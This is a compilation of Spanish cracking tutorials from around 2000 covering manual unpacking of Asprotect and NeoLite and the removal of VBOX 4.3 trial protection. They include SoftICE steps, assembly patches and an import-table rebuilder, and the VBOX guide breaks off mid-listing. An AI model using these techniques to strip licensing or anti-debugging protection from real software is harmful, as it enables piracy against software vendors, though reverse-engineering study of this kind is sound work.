```

```
015F:004B6526  E90FECFFFF          JMP       004B513A       <-- efectúa el bucle
015F:004B652B  3D00000040          CMP       EAX,40000000   <-- EAX contiene la dirección
                                                                  de una API
015F:004B6530  7DF0                JGE       004B6522       <-- si es ordinal se pasa al
                                                                  siguiente, pues el ordinal
                                                                  está ya en la IAT
015F:004B6532  83F900              CMP       ECX,00         <-- ECX= 0 si no, es ordinal
015F:004B6535  75EB                JNZ       004B6522       <-- y se pasa al siguiente
015F:004B6537  FF7001              PUSH      DWORD PTR [EAX+01] <-- o es encrip. y se pasa
                                                                     el parámetro a la
015F:004B653A  E8F5E8FFFF          CALL      004B4E34           <-- función de desencrip.
015F:004B653F  6864FC6A00          PUSH      006AFC64       <-- se busca la dirección del
                                                                  nombre que se ha puesto en
                                                                  la pila
015F:004B6544  EBCE                JMP       004B6514      <-- y se escribe en la IT
```

Creo que este procedimiento está bien comentado. De todos modos, hay que poner igualmente 3 NOPs en 4B4E34+95 (el procedimiento de desencriptado) y tomar nota de la dirección del nombre al volver de este procedimiento (ver capítulo anterior).
Antes de entrar en el bucle hay que poner un **bpm 4b515e x** para detenerse después del bucle. Una vez que ha terminado es necesario volcar toda la parte que ha cambiado: **pagein d 429000 2c00 c:\import.dat**.

Ahora se toma el volcado del programa (obtenido en el sitio donde cede el turno al programa descomprimido, habiendo puesto JMP EIP, y después volcándolo con ProcDump o Procinfos). Si volcáis el programa con IceDump tened en cuenta que se debe reconstruir con Perebuilder (con la opción Fix Raw Offset) poniendo directamente el raw offset de cada sección igual a la virtual address.

Una cosa muy práctica es que la virtual address es igual al raw offset, como se nota fácilmente. Será necesario pegar la importación que se ha volcado en el volcado en 29000. Una vez hecho esto el volcado no es aún funcional: en efecto, tenemos la IT (los nombres de las funciones con el ordinal), la IAT (vínculos con los nombres de las funciones), pero falta todavía el import descriptor que dice que DLLs son utilizadas.

Nos toca a nosotros el reconstruirlo.

Para hacerlo es conveniente dar un vistazo al tutorial de TeeJi sobre como añadir una DLL a la IAT y se comprende mejor de lo que se habla ☺. Bien, empecemos por el principio: como se presenta el import descriptor:

```
IMAGE_IMPORT_DESCRIPTOR struct
      OriginalFirstThunk   dd 0  ;RVA to original unbound IAT
      TimeDateStamp        dd 0  ;not used here
      ForwarderChain       dd 0  ;not used here
      Name                 dd 0  ;RVA to DLL name sring
      FirstThunk           dd 0  ;RVA to IAT array
IMAGE_IMPORT_DESCRIPTOR ends
```

Para una DLL hay 4 dword: el primero corresponde al inicio de la zona de la IAT correspondiente, el segundo no nos interesa, el tercero no se utiliza aquí y se pone FFFFFFFF, el cuarto apunta hacia el nombre de la DLL, y el quinto hacia una tabla de dirección (como aquí no la hay se pondrá igual al OriginalFirstThunk).
Bien, comencemos: vamos al inicio de la sección .rdata en 429000 :

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00029000   72 B3 02 00 FC B2 02 00  0A B3 02 00 1E B3 02 00   r³..ü²...³...³..
00029010   2E B3 02 00 40 B3 02 00  52 B3 02 00 62 B3 02 00   .³..@³..R³..b³..
00029020   80 B3 02 00 00 00 00 00  2C B4 02 00 11 00 00 80   €³......,´.....€
00029030   06 00 00 80 3E B4 02 00  56 B4 02 00 6A B4 02 00   ...€>´..V´..j´..
00029040   00 00 00 00 12 B2 02 00  44 B2 02 00 54 B2 02 00   .....²..D²..T²..
00029050   38 B2 02 00 7A B2 02 00  86 B2 02 00 6A B2 02 00   8²..z²..†²..j²..
00029060   9E B2 02 00 AC B2 02 00  90 B2 02 00 22 B2 02 00   ž²..¬²..•².."²..
```

He aquí como se encuentran las DLLs utilizadas: al principio de la sección en 29000 hay una serie de vínculos hacia los nombres-2. He seleccionado 17 ya que justo a continuación hay 00 00 00 00. Esto permite decir que el programa llama a 17 funciones de estas DLLs. Se sabe ya que el OriginalFirstThunk es 29000. El nombre de la DLL se puede poner en cualquier parte, pero es mejor hacerlo aquí: El primer vínculo es 2B372, procedamos:

```
Offset      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F

0002B350   41 00 67 01 52 65 67 45  6E 75 6D 4B 65 79 45 78   A.g.RegEnumKeyEx
0002B360   41 00 62 01 52 65 67 44  65 6C 65 74 65 4B 65 79   A.b.RegDeleteKey
0002B370   41 00 71 01 52 65 67 4F  70 65 6E 4B 65 79 41 00   A.q.RegOpenKeyA.
0002B380   5E 01 52 65 67 43 72 65  61 74 65 4B 65 79 41 00   ^.RegCreateKeyA.
0002B390   00 00 00 00 00 00 00 00  00 00 00 00 00 00 72 00   ..............r.
0002B3A0   53 68 65 6C 6C 45 78 65  63 75 74 65 41 00 00 00   ShellExecuteA...
```

La dirección 2B390 se encuentra llena de 00, y encima se encuentran los nombres de las funciones de las DLLs, señalados por la parte de la IAT seleccionada. Estas funciones proceden de Advapi.dll. Así, en 2B390 se pone advapi.dll y con ello, el nombre de la DLL estará en 2B390. Si no se encuentran los nombres de las DLLs utilizadas, la prog import list da por orden las funciones, con su DLL asociada. Ahora se pasa a 29020 y se continua con la DLL siguiente. Por lo que respecta a Ordinales resulta que en este programa es por wsock32.dll (se la puede encontrar a la altura del bucle que se ha hecho y poniendo un breakpoint a la altura del tratamiento del ordinal y se verán la/las DLL(s) correspondientes). Para escribir el import descriptor se elige un lugar libre, he aquí el mío reconstruido:

```
Offset      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F

0002A800   00 90 02 00 00 00 00 00  FF FF FF FF 90 B3 02 00   .•......ÿÿÿÿ•³..
0002A810   00 90 02 00 28 90 02 00  00 00 00 00 FF FF FF FF   .•..(•......ÿÿÿÿ
0002A820   7B B4 02 00 28 90 02 00  44 90 02 00 00 00 00 00   {´..(•..D•......
0002A830   FF FF FF FF BC B2 02 00  44 90 02 00 74 90 02 00   ÿÿÿÿ¼²..D•..t•..
0002A840   00 00 00 00 FF FF FF FF  2F AD 02 00 74 90 02 00   ....ÿÿÿÿ/-..t•..
0002A850   04 92 02 00 00 00 00 00  FF FF FF FF AE B3 02 00   .’......ÿÿÿÿ®³..
0002A860   04 92 02 00 0C 92 02 00  00 00 00 00 FF FF FF FF   .’...’......ÿÿÿÿ
0002A870   05 B2 02 00 0C 92 02 00  44 93 02 00 00 00 00 00   .²...’..D"......
0002A880   FF FF FF FF 14 B4 02 00  44 93 02 00 54 93 02 00   ÿÿÿÿ.´..D"..T"..
0002A890   00 00 00 00 FF FF FF FF  D0 A8 02 00 54 93 02 00   ....ÿÿÿÿÐ¨..T"..
0002A8A0   98 93 02 00 00 00 00 00  FF FF FF FF ED B2 02 00   ˜"......ÿÿÿÿí²..
0002A8B0   98 93 02 00 00 00 00 00  00 00 00 00 00 00 00 00   ˜"..............
0002A8C0   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
0002A8D0   57 53 4F 43 4B 33 32 2E  44 4C 4C 00 00 00 00 00
WSOCK32.DLL.....                     .
```

He señalado las diferentes partes, aquí el programa utiliza 8 DLLs. Ahora, para que el volcado sea operativo, es necesario cambiar la import address RVA (con PEditor) en 2A800, y asimismo, poner el EIP original, el que se encuentra en el momento en que el programa cede el turno al programa descomprimido (aquí 421BFC).

Bien, pero AMV no funcionará ¿por qué? recordad que anteriormente he dicho que se ponía una dirección de Asprotect en la tabla de importación, que serviría para un desencriptado si se tiene la clave. En efecto, hace una llamada a GetProcAddress al pasar por un punto donde pone este valor. Así nuestro fixer ha puesto como valor para esto una referencia a GetProcAddress, y si el volcado no funciona es que por el paso al proceso de desencriptado hace una llamada a GetProcAddress, cuando debería poner un valor. Veamos el mensaje de error que aparece a la ejecución del volcado:

```
Crypt API not found. Please re-install
```

Se desensambla y se llega aquí:

```
00417620 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R U T I N A ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
00417620
00417620
00417620 sub_417620      proc near               ; CODE XREF: _WinMain@16+EB_p
00417620                 push    4
```

```
00417622                 push    0FFFFFFFFh
00417624                 call    ds:off_4290C8
0041762A                 test    eax, eax
0041762C                 mov     ds:dword_433758, eax
00417631                 jnz     short loc_417649          <-- se fuerza
00417633                 push    10h
00417635                 push    offset aAdvancedMailLi ; "Advanced Mail List Verify"
                                                          <-- no es bueno
0041763A                 push    offset aCryptApiNotFou ; "Crypt API not found. Please re-
                                                           install "...
0041763F                 push    eax
00417640                 call    ds:dword_4292E8
00417646                 xor     eax, eax
00417648                 retn
00417649 ; ---------------------------------------------------------------------------
00417649
00417649 loc_417649:                             ; CODE XREF: sub_417620+11_j
00417649                 mov     eax, 1
0041764E                 retn
```

Para evitar este mensaje de error y con él, la finalización del programa es suficiente con forzar el salto en 417361 y ya está hecho. Ahora el volcado es completamente funcional y como nuevo ☺ . Ciertamente hay aún una pequeña parte encriptada a falta de la clave… pero bien, hemos obtenido un volcado con una verdadera tabla de importación.

Bien, si he descrito el principio del método de Tsehp es porque gracias a él, he podido elaborar este método, y hacía falta saber el nombre de las funciones…

VI_4º método: PLEditor

Lo que sería interesante es que el método anterior funcionara también con PLEditor (siendo que está protegido con una versión más reciente de Asprotect). Desgraciadamente no funciona, ya que ni la IAT ni la IT no existen, no hay más que 00. Sin embargo ¿es imposible alcanzar el mismo objetivo que anteriormente? no, pero habrá que poner a punto un método que va a crear una IAT, una IT y ¿por qué no? al mismo tiempo el import descriptor. Pero ¿cómo puede hacerse? es muy simple, ahora no se va a escribir un call fixer sino un import table rebuilder. ¿Cómo es posible? muy sencillo, porque Asprotect se traiciona a sí mismo… Está obligado a poner estos vínculos hacia las funciones (que haya un encriptado o simplemente un JMP no tiene importancia) en el mismo lugar donde debía encontrarse originalmente. En efecto, supongamos que en 429000 hay un vínculo hacia la API CreateFileA, entonces el programa llamará a lo que haya en 429000: CALL[429000] y como esto forma parte de la import table, Windows se encargará de reemplazarlo por la dirección de CreateFileA. Así pues, si Asprotect quiere reconstruir una import table, encriptada o cualquier otra cosa, está obligado a que lo que vinculará el programa a CreateFileA esté situado en 429000. Y así es como podremos llegar a reconstruir una IAT, IT y el import descriptor.

Bien, ahora pongámoslo en práctica. Se ejecuta PLEditor, se tracea, se quita el anti-debugger y se llega a este famoso bucle (ver como se llega en los capítulos precedentes):

```
015F:00555392  AC                LODSB
015F:00555393  08C0              OR        AL,AL
015F:00555395  74E4              JZ        0055537B
015F:00555397  4E                DEC       ESI
015F:00555398  56                PUSH      ESI
015F:00555399  53                PUSH      EBX
015F:0055539A  80F802            CMP       AL,02
015F:0055539D  7407              JZ        005553A6
015F:0055539F  0FB64E01          MOVZX     ECX,BYTE PTR [ESI+01]
015F:005553A3  41                INC       ECX
015F:005553A4  EB05              JMP       005553AB
015F:005553A6  B904000000        MOV       ECX,00000004
015F:005553AB  41                INC       ECX
015F:005553AC  01CE              ADD       ESI,ECX
015F:005553AE  E8B5FDFFFF        CALL      00555168    <-- se desvía el call mediante
```

```
                                                                    jmp 556700
015F:005553B3  AB                  STOSD
015F:005553B4  EBDC                JMP       00555392
015F:005553B6  61                  POPAD
015F:005553B7  837D0800            CMP       DWORD PTR [EBP+08],00
015F:005553BB  7509                JNZ       005553C6
```

Como anteriormente, se desvía el call hacia un lugar libre, en este caso 556700. Ahora voy a intentar explicar el principio de este importante rebuilder. Supongamos que Asprotect quiere poner su vínculo en 4B8000 y ocupará un espacio para poner nuestra IT (los nombres) en 4B8950 (por ejemplo) y escribe el nombre en 4B8950+2 (para administrar el ordinal que en este caso no existe) y se pone en 4B8000 un vínculo hacia 4B8950-image base (en este caso B8950, ya que la image base es 400000) . A continuación, para el caso en que la función es llamada por el ordinal, pondrá directamente el ordinal en 4B8000 (la dirección a la que apunta Asprotect) y se pone en la IAT, pero para que Windows la reconozca será necesario añadir 80000000 para que sepa que es un ordinal y no la dirección del nombre de la función-2. Por lo que respecta al import descriptor, se reconstruirá en base a que EAX contiene una referencia al nombre de la DLL en curso, será suficiente comparar EBX a cada paso con su valor precedente para saber si se está siempre en la misma parte del import descriptor. Si no es así se reconstruirá una estructura:

```
IMAGE_IMPORT_DESCRIPTOR struct
      OriginalFirstThunk   dd 0  ;inicio de la zona donde van a escribirse los nombres para
                                  esta estructura
      TimeDateStamp        dd 0  ;se pone 00000000
      ForwarderChain       dd 0  ;se pone FFFFFFFF
      Name                 dd 0  ;se escribe el nombre de la DLL con con el nombre de las
                                  funciones y se pone un vínculo con este nombre
      FirstThunk           dd 0  ;se le pone igual al OriginalFirstThunk
IMAGE_IMPORT_DESCRIPTOR ends
```

Ya sé que esto sólo está explicado muy por encima, pero no sé demasiado bien cómo decirlo…
Ahora se puede poner en 556700 el import rebuilder (no está nada optimizado pero funciona bien ☺):

```
015F:00556700  E863EAFFFF          CALL      00555168       <-- se restaura el call
015F:00556705  60                  PUSHAD                   <-- se guardan los registros
015F:00556706  391DFC665500        CMP       [005566FC],EBX <-- siempre en la misma
                                                                estructura del
                                                                import descriptor
015F:0055670C  7470                JZ        0055677E       <-- se pasa a la continuación
015F:0055670E  60                  PUSHAD
015F:0055670F  891DFC665500        MOV       [005566FC],EBX <-- se pone EBX (apunta al
                                                                nombre de la DLL) en una
                                                                variable
015F:00556715  8B15F4665500        MOV       EDX,[005566F4] <-- se pone la dirección
                                                                actual de la IAT en EDX

015F:0055671B  893A                MOV       [EDX],EDI      <-- se pone el contenido de EDI
                                                                (es decir el inicio de la
                                                                IAT correspondiente)
015F:0055671D  812A00004000        SUB       DWORD PTR [EDX],00400000 <-- se resta el valor
                                                                          de la image base
015F:00556723  8305F466550008      ADD       DWORD PTR [005566F4],08  <-- se actualiza el
                                                                          puntero hacia el IAD
015F:0055672A  8B15F4665500        MOV       EDX,[005566F4]   <-- y se pone en EDX
015F:00556730  C702FFFFFFFF        MOV       DWORD PTR [EDX],FFFFFFFF <-- para poner FF...
                                                                          en la estructura
015F:00556736  43                  INC       EBX             <-- se hace que EBX
                                                                          apunte a la DLL
015F:00556737  53                  PUSH      EBX                     <-- se pone en la pila
015F:00556738  FF35F8665500        PUSH      DWORD PTR [005566F8]    <-- así como su destino
                                                                          (dirección actual
                                                                          de la IT)
015F:0055673E  E8B90BA2BF          CALL      KERNEL32!lstrcpy        <-- se copia
```

```
015F:00556743  FF35F8665500        PUSH      DWORD PTR [005566F8]   <-- se calcula la
                                                                          longitud del nombre
015F:00556749  E85F0CA2BF          CALL      KERNEL32!lstrlen       <-- de la DLL
015F:0055674E  40                  INC       EAX                    <-- se incrementa para
                                                                      el 0 de final
015F:0055674F  8B15F8665500        MOV       EDX,[005566F8]   <-- se pone la dirección
                                                                     actual de la IT (contiene
                                                                     el nombre de la DLL)
015F:00556755  81EA00004000        SUB       EDX,             <-- se resta el valor de la
                                                                     image base
015F:0055675B  8305F466550004      ADD       DWORD PTR [005566F4],04     <-- se actualiza
                                                                              el IAD
015F:00556762  8B0DF4665500        MOV       ECX,[005566F4]   <-- y se pone su dirección en
                                                                     ECX
015F:00556768  8911                MOV       [ECX],EDX        <-- para poner el puntero
                                                                     hacia el nombre de la DLL
015F:0055676A  8B59F4              MOV       EBX,[ECX-0C]     <-- se recupera el
                                                                OriginalFirstThunk
015F:0055676D  895904              MOV       [ECX+04],EBX     <-- que se pone en el
                                                                     FirstThunk
015F:00556770  8305F466550008      ADD       DWORD PTR [005566F4],08     <-- se actualiza
                                                                              el IAD
015F:00556777  0105F8665500        ADD       [005566F8],EAX              <-- así como la IT
015F:0055677D  61                  POPAD                        <-- se ha terminado con el
                                                                IAD y se continúa
015F:0055677E  833D6BFC740000      CMP       DWORD PTR [0074FC6B],00   <-- se tiene un
                                                                            nombre de función
015F:00556785  743C                JZ        005567C3         <-- si es no, va hacia
                                                                encriptado/ordinal
015F:00556787  8B15F8665500        MOV       EDX,[005566F8]   <-- si es si, se recupera la
                                                                dirección actual de la IT
015F:0055678D  81EA00004000        SUB       EDX,00400000     <-- se resta la image base
015F:00556793  8917                MOV       [EDI],EDX        <-- y se pone un vínculo en
                                                                la IAT
015F:00556795  686BFC7400          PUSH      0074FC6B         <-- se pone la dirección del
                                                                nombre de función
015F:0055679A  8B15F8665500        MOV       EDX,[005566F8]   <-- se pone la dirección
                                                                actual de la IT
015F:005567A0  83C202              ADD       EDX,02          <-- se añade 2 para el ordinal
015F:005567A3  52                  PUSH      EDX              <-- se pone en la pila
015F:005567A4  E8530BA2BF          CALL      KERNEL32!lstrcpy  <-- y se copia la procname
015F:005567A9  52                  PUSH      EDX               <-- se pone el nombre de la
                                                                 función
015F:005567AA  E8FE0BA2BF          CALL      KERNEL32!lstrlen  <-- se calcula su longitud
015F:005567AF  0503000000          ADD       EAX,00000003      <-- se añade 3 para el cero
                                                                 de final y el ordinal
015F:005567B4  0105F8665500        ADD       [005566F8],EAX    <-- se actualiza la IT
015F:005567BA  61                  POPAD                       <-- se recuperan los
                                                                     registros
015F:005567BB  83C704              ADD       EDI,04            <-- se pasa al siguiente
015F:005567BE  E9CFEBFFFF          JMP       00555392          <-- se efectúa el bucle
015F:005567C3  3D00000040          CMP       EAX,40000000      <-- EAX contiene la
                                                                 dirección de una API
015F:005567C8  7D22                JGE       005567EC          <-- si, ordinal
015F:005567CA  83F900              CMP       ECX,00            <-- ECX= 0
015F:005567CD  751D                JNZ       005567EC          <-- si, ordinal
015F:005567CF  FF7001              PUSH      DWORD PTR [EAX+01] <-- se pasa el parámetro
                                                                  para la función
015F:005567D2  E8B5E8FFFF          CALL      0055508C          <--  de desencriptado
015F:005567D7  8B15F8665500        MOV       EDX,[005566F8]    <-- se pone la dirección
                                                                     actual de la IT en EDX
015F:005567DD  81EA00004000        SUB       EDX,00400000      <-- se resta la image base
```

```
015F:005567E3  8917                MOV       [EDI],EDX         <-- se pone el vínculo en
                                                                 la IAT
015F:005567E5  6864FC7400          PUSH      0074FC64          <-- se pone la dirección del
                                                                     nombre de la función
015F:005567EA  EBAE                JMP       0055679A         <-- vuelve a ponerse en la IT
015F:005567EC  83EE04              SUB       ESI,04            <-- se recupera el ordinal
015F:005567EF  8B16                MOV       EDX,[ESI]         <-- en EDX
015F:005567F1  81C200000080        ADD       EDX, 80000000     <-- se prepara el ordinal
                                                                     para Windows
015F:005667F7  8917                MOV       [EDI],EDX         <-- se pone en la IAT
015F:005667F9  61                  POPAD                       <-- se recuperan los
                                                                     registros
015F:005567F2  83C704              ADD       EDI,04            <-- se pasa al siguiente
015F:005567F5  E998EBFFFF          JMP       00555392          <-- efectúa el bucle
015F:005567FA  0000                ADD       [EAX],AL
015F:005567FC  0000                ADD       [EAX],AL
```

Creo haberlo comentado exhaustivamente, pero de todas maneras es duro de explicar. Antes de ejecutar el bucle deberá ponerse en 5566F4 el inicio del lugar donde se quiere poner el IAD (yo he puesto 4B8950, porque cuando instala la falsa tabla de importación pone vínculos hasta aquí, ya que la IAT se llegará hasta aquí). A continuación, en 5566F8 se pone el sitio donde se quiere poner la IT (yo he puesto 5566FC pensando que 200h bytes para el IAD era suficiente. Hay que poner igualmente los tres NOPs en el call de desencriptado (ver capítulos anteriores), pero para descubrirlo hay que extender la búsqueda: **s 0 l ffffffff 55 8b ec 81 c4 f8 fe ff ff 53 56 8b 5d 08 8b 03 89 45 f8 8d**.

Ahora se deja tranquilamente que se ejecute el bucle y que el rebuilder nos reconstruya la import table. Se deberá tener en cuenta el poner un breakpoint a la salida del bucle al nivel del POPAD. Ahora se vuelca todo esto: **pagein d 4b8000 3000 c:\import.dat**. Deberá tenerse cuidado de efectuar primero el volcado del programa y luego unir nuestra nueva tabla de importaciones al volcado (como se ha visto anteriormente).
Aquí no tenemos una virtual address igual al raw offset, por lo que hay que buscar en el programa. Una vez hecho esto queda aún el cambiar el EIP (BF27C) y la import table RVA (B8950) que corresponde al inicio del import descriptor.

Ahora se ejecuta el programa y... un bonito mensaje de error: `Asprotect API not found! Running in unregistered mode`. Je je, el mismo problema que en AMV , una parte del programa está encriptado con una clave. Bien, para evitar esta pantalla hay que poner **bpx messageboxa** y se fuerza el salto que la precede.
Ahora ya no queda más que crackear el programa. Tenemos un volcado con una verdadera tabla de importaciones. Confieso que este import rebuilder no está especialmente optimizado, pero bueno... Además he intentado explicar su principio pero esto no es demasiado sencillo...

VII_Conclusión

Y bien, este ensayo sobre el desempaquetado manual de Asprotect 1.0+ ha terminado. He presentado distintas maneras de proceder, pero en mi opinión, el import rebuilder final es el más interesante porque reconstruye una verdadera tabla de importaciones.
Aquí tenéis unas cuantas lecturas suplementarias si tenéis valor para ello ☺:

http://assembly.citeweb.net/zip/IAT.htm — Texto muy interesante sobre el añadido de una DLL a la IAT
http://christal.citeweb.net/tutor/cdilla.htm — Estudio de Cdilla para comprender mejor el call fixer
http://tamambolo.free.fr — Estudio de Cdilla para comprender mejor el call fixer
http://www.woodmann.com/tsehp_asprotect105.htm — El texto de Tsehp sobre el volcado de Asprotect (última versión)
http://tsehp.cjb.net/ — Para los textos sobre Asprotect y Cdilla
http://assembly.citeweb.net — Para los textos sobre el parcheado de Asprotect ...

Debo dar las gracias a muchas personas: Christal por haberme relanzado en esta protección, TeeJi por haber aceptado estudiar esta protección y por las discusiones sobre ello en IRC, y +Tsehp por haber dedicado su tiempo para responderme y sobre todo por haber encontrado y puesto a punto (con un muy buen tutorial) un primer método de volcado que me ha permitido finalmente llevar a buen fin el import table rebuilder.
Un saludo especial a Alexey Solodovnikov, quien seguramente nos prepara una buena sorpresa para el futuro...

Amistosamente,

(c) 2000 . LuTiN NoIR - city_of_bitch@caramail.com

Tutorial número 32

Escrito por Etenal Bliss
Correo electrónico: Eternal_Bliss@hotmail.com
Sitio Web: http://crackmes.cjb.net
http://surf.to/crackmes
Escrito el: 26 de febrero 2000

Detalles del programa:
Nombre: Notepad.exe empacado con NeoLite v2.0

Herramientas usadas:
ProcDump
Softice
Symbol Loader

Método de crackeo:
Desempacado

Método de visualización:
Usa Notepad con "Word wrap" activado
El área de la pantalla a 800 X 600 pixeles (Optional)

Acerca de este sistema de protección

Notepad.exe empacado con NeoLite v2.0 (opción: compresión máxima)
Objetivo: Desempacándolo manualmente

Acerca de este tutorial

Este tutorial te enseñará como desempacar programas empacados usando NeoLite v2.0.
El programa objeto de estudio es notepad.exe que está disponible en la mayoría de ordenadores.
Como todavía no soy muy bueno explicando ciertas cosas de desempacado, sólo puedo intentar mostrarte de la mejor forma el método simple. La Tabla de importación y demás no la veremos aquí. Este método de desempacado te dejará ejecutar el programa y parchearlo.
Para el método avanzado, deberás leer otros tutoriales.

Haciendo que Softice rompa en el Punto de Entrada

Abre el notepad.exe empacado con el Symbol Loader.

Haz clic en el segundo icono del Symbol loader que dice
"Load the currently open module"

Obtendrás un mensaje de error y te preguntará si quieres cargar el ejecutable de cualquier manera. Haz clic en "Yes".

Si Softice está cargado, entonces debería romper en el punto de entrada del programa.
Pero no rompe y el notepad.exe empacado se ejecuta normalmente.

Es hora de cambiar las características de las secciones...
Cambiando las características, obligarás a Softice a romper en el punto de entrada.

Carga el notepad.exe empacado usando ProcDump (usando el PE editor)
Verás una ventana con "PE Structure Editor" como título.
Haz Clic en el botón que dice "Sections"

Obtendrás otra ventana con "Sections Editor" como titulo.
Verás las diversas secciones del notepad.exe empacado.

La primera sección es .text y sus características es C0000080.
Cambia las características haciendo clic sobre .text con el botón izquierdo del ratón
y elige "edit section" con el derecho.

Obtendrás otra ventana con "Modify section value" como título.
Cambia las Características de Sección de C0000080 a E0000020.
Sigue pulsando ok hasta que regreses a la ventana principal del ProcDump.
Puedes dejar el ProcDump solo por el momento.

**Por mucho que me gustaría explicar por qué es necesario hacer esto, no puedo. 8P
Podrías leer más sobre estructuras PE para encontrar el porqué.
Por lo que me han dicho, E0000020 hará la sección ejecutable para que
Softice rompa en el punto de entrada.

Encontrando el Punto de Entrada y volcando el programa

Ahora, espero que no hayas cerrado el symbol loader. Si lo hiciste, entonces vuelve a abrir el notepad.exe empacado y carga el ejecutable otra vez.

Cuando hagas clic en "Yes" esta vez, te encontrarás en Softice...
He empastado los siguientes códigos y he hecho comentarios sobre ellos.

********** Lo que ves en SICE

**Estarás aquí cuando Softice rompa. Vete pulsando F10 para tracear a través de los códigos.

```
0040D17E  E9A6000000      JMP     0040D229          (JUMP)
0040D229  8B442404        MOV     EAX,[ESP+04]
0040D22D  23058FD14000    AND     EAX,[0040D18F]
0040D233  E871030000      CALL    0040D5A9
```

** el desempacado del programa en la memoria es hecho por el CALL de arriba
Puedes tracear dentro de él y ver lo que hace si quieres. 8)

```
0040D238  FE0528D24000    INC     BYTE PTR [0040D228]
0040D23E  FFE0            JMP     EAX
```

**Este "JMP EAX" llevará el programa al Punto del entrada original

Toma nota de EAX que es 004010CC en este caso.

Ahora, escribe lo siguiente en 0040D23E:

a eip (y dale a enter)
jmp eip (y dale a enter)
F5

Esto cambiará los códigos en 0040D23E. Advertirás que después de escribir "jmp eip" y presionar Enter, la intrucción en 0040D23E es ahora un JMP.
Esto hará eficazmente que el programa haga una pausa. Presionar F5 te permite regresar a windows y volcar el programa desempacado al DISCO DURO.

Usando ProcDump, haz clic derecho en la primera lista y elige "Refresh list".
Busca el notepad.exe empacado y haz clic derecho en él.
Escoje "Dump (Full)" y guardalo.
Haz clic derecho otra vez y escoje "Kill Task".(terminar proceso)

Cambiando el Punto de Entrada

Si recuerdas, el punto de entrada del notepad.exe desempacado es 004010CC.
Usando la función del PE editor del ProcDump otra vez, abre el notepad.exe desempacado.

Bajo "Header Infos" (información de la cabecera), verás que el punto de entrada es 004010CC que es el punto correcto de entrada, así que ningún cambio es requerido.

Ahora, pon a funcionar el notepad.exe desempacado.
Debería marchar. 8)

---

notas finales

Este tutorial está dedicado a todos los novatos como yo.

Mis gracias y mis gratitudes para:-

MiZ de quien aprendí lo básico de desempacado.

Todos los escritores de tutoriales de Cracks y CrackMes
y también para todos los crackers que han estado soportando mi sitio y el proyecto de foro.

Traducido por !!!JNP

Como remover manualmente una protección VBOX 4.3.

Publicado por +Tsehp, 26 de marzo, 2000.

Traducido por ^[G]oLe[E]^, 25 de Enero, 2001

*Nota de Tsehp : Este Ensayo trabaja sobre el constructor VBOX version 4.3.
Realmente no trabaja en versiones anteriores, como netfusion 5 por ejemplo.

Un tutorial escrito por dEZZY / Beber o Morir

General

Este documento está escrito como una guia para remover manualmente una
protección vbox 4.3. Este es un protector comercial muy difícil
que envolverá un programa desprotegido en un sistema donde
puede ser distribuido en Internet como un software de prueba. Info
sobre VBOX puede ser encontrada en
http://www.previewsystems.com.

Herramientas usadas
---
* SoftICE 4.01 (o TRW2000 v1.13)

* SoftICE Backdoor Keeper
* Procdump 1.6.2 FINAL de G-RoM (hola compañero!)
Todas las herramientas pueden ser descargadas de
http://protools.cjb.net

Comenzando

Si tienes parchado SoftICE con icepatch o sice backdoor keeper, salta a la siguiente sección. Si no, tienes que vencer la rutina de detección de sice manualmente.

Nota: También puedes evitar esta molesta detección usando TRW2000 con Faults=off.

Evitando la detección del SoftICE

Carga el programa usando Sice o trw con la opción "faults = on" fijada.
El programa caerá en una parte del código que se ve así:

```
 MOV ECX,ESP
 MOV EAX,ECX  <-- Cae Aquí
 POP EDI
 POP ESI
 POP EBP
 RET
```

Y el debugger te da el siguiente mensaje:
"Break Due on Fault 03"

Rastrea al RET y saldrás a la rutina que se ve así:

```
070049D9 8B45F8      MOV EAX,[EBP-08]
070049DC 8B4024      MOV EAX,[EAX+24]
070049DF 8945FC      MOV [EBP-04],EAX      <-- BMP aquí
070049E2 68EA490007  PUSH DWORD 070049EA
070049E7 FF65FC      JMP NEAR [EBP-04]
070049EA 33C0        XOR EAX,EAX           <-- Ordenamos aquí
070049EC 5F          POP EDI
070049ED 5E          POP ESI
070049EE 5B          POP EBX
070049EF C9          LEAVE
070049F0 C3          RET
```

Ahora, fija un bpm para la ejecución en 070049DF (bpm cs:070049DF x) y reinicia el programa. Una vez que llegué allí, mueve 0 a EAX (r eax 0)
Y continua leyendo el tutorial presionando F5.

Nota: Si no puede encontrar la rutina mencionada arriba, fija un bpx en
Kernel32!RaiseException, una vez aparezca sice, depura el siguiente
CALL [alguna dirección], y luego dentro del siguiente CALL, y dentro de un
INT 2E y sigue depurando hasta que alcances el IRETD, F8 para ir dentro y
Aparecerás en un RET justo despues del INT 2E. Ahora mantente depurando hasta que salgas a un CALL VirtualFree. Bien, mira 50 o 60 líneas abajo en la ventana de código y verás la rutina.

Omitindo la Encriptación IAT (Nueva desde VBOX v4.2)

"El código principal de VBOX v4.3 es muy parecido a la vieja versión 4.2.
La única diferencia es que ahora VBOX encripta el IAT mientras carga el programa . Y redirige las direcciones de las funciones importadas a la rutina en VBOXT430.DLL que las desencripta. De esta forma el programa depende de VBOXT430.DLL para trabajar y un volcado normal resulta´ra en un IAT inservible. Así que también lo crackearemos."

Antes de que presiones el botón Try, ingresa a SICE y fija un 'bpx GetProcAddress'. Cuando SICE aparece dentro de GetProcAddress,
has un 'p ret' para salir. Ahora deberías estar viendo el siguiente código:

```
015F:0700BB36  PUSH      DWORD PTR [EBP-
20]
015F:0700BB39  CALL
[KERNEL32!GetProcAddress]
```

```
015F:0700BB3F  MOV       EDI,EAX              <-- Estás aquí
015F:0700BB41  CMP
EDI,EBX
015F:0700BB43  JZ
0700BCE6
015F:0700BB49  MOV
ESI,[ESI+16]
015F:0700BB4C  ADD
ESI,[EBP+08]
015F:0700BB4F  CMP       [EBP-24],EBX         <-- llama a la
función de encriptación?
015F:0700BB52  JZ        0700BB89             <-- salta si no
015F:0700BB54  LEA       EAX,[EBP-0114]
015F:0700BB5A  PUSH      EAX
015F:0700BB5B  PUSH      DWORD PTR [EBP-20]
015F:0700BB5E  PUSH      EDI
015F:0700BB5F  CALL      0700BF61
015F:0700BB64  ADD       ESP,0C
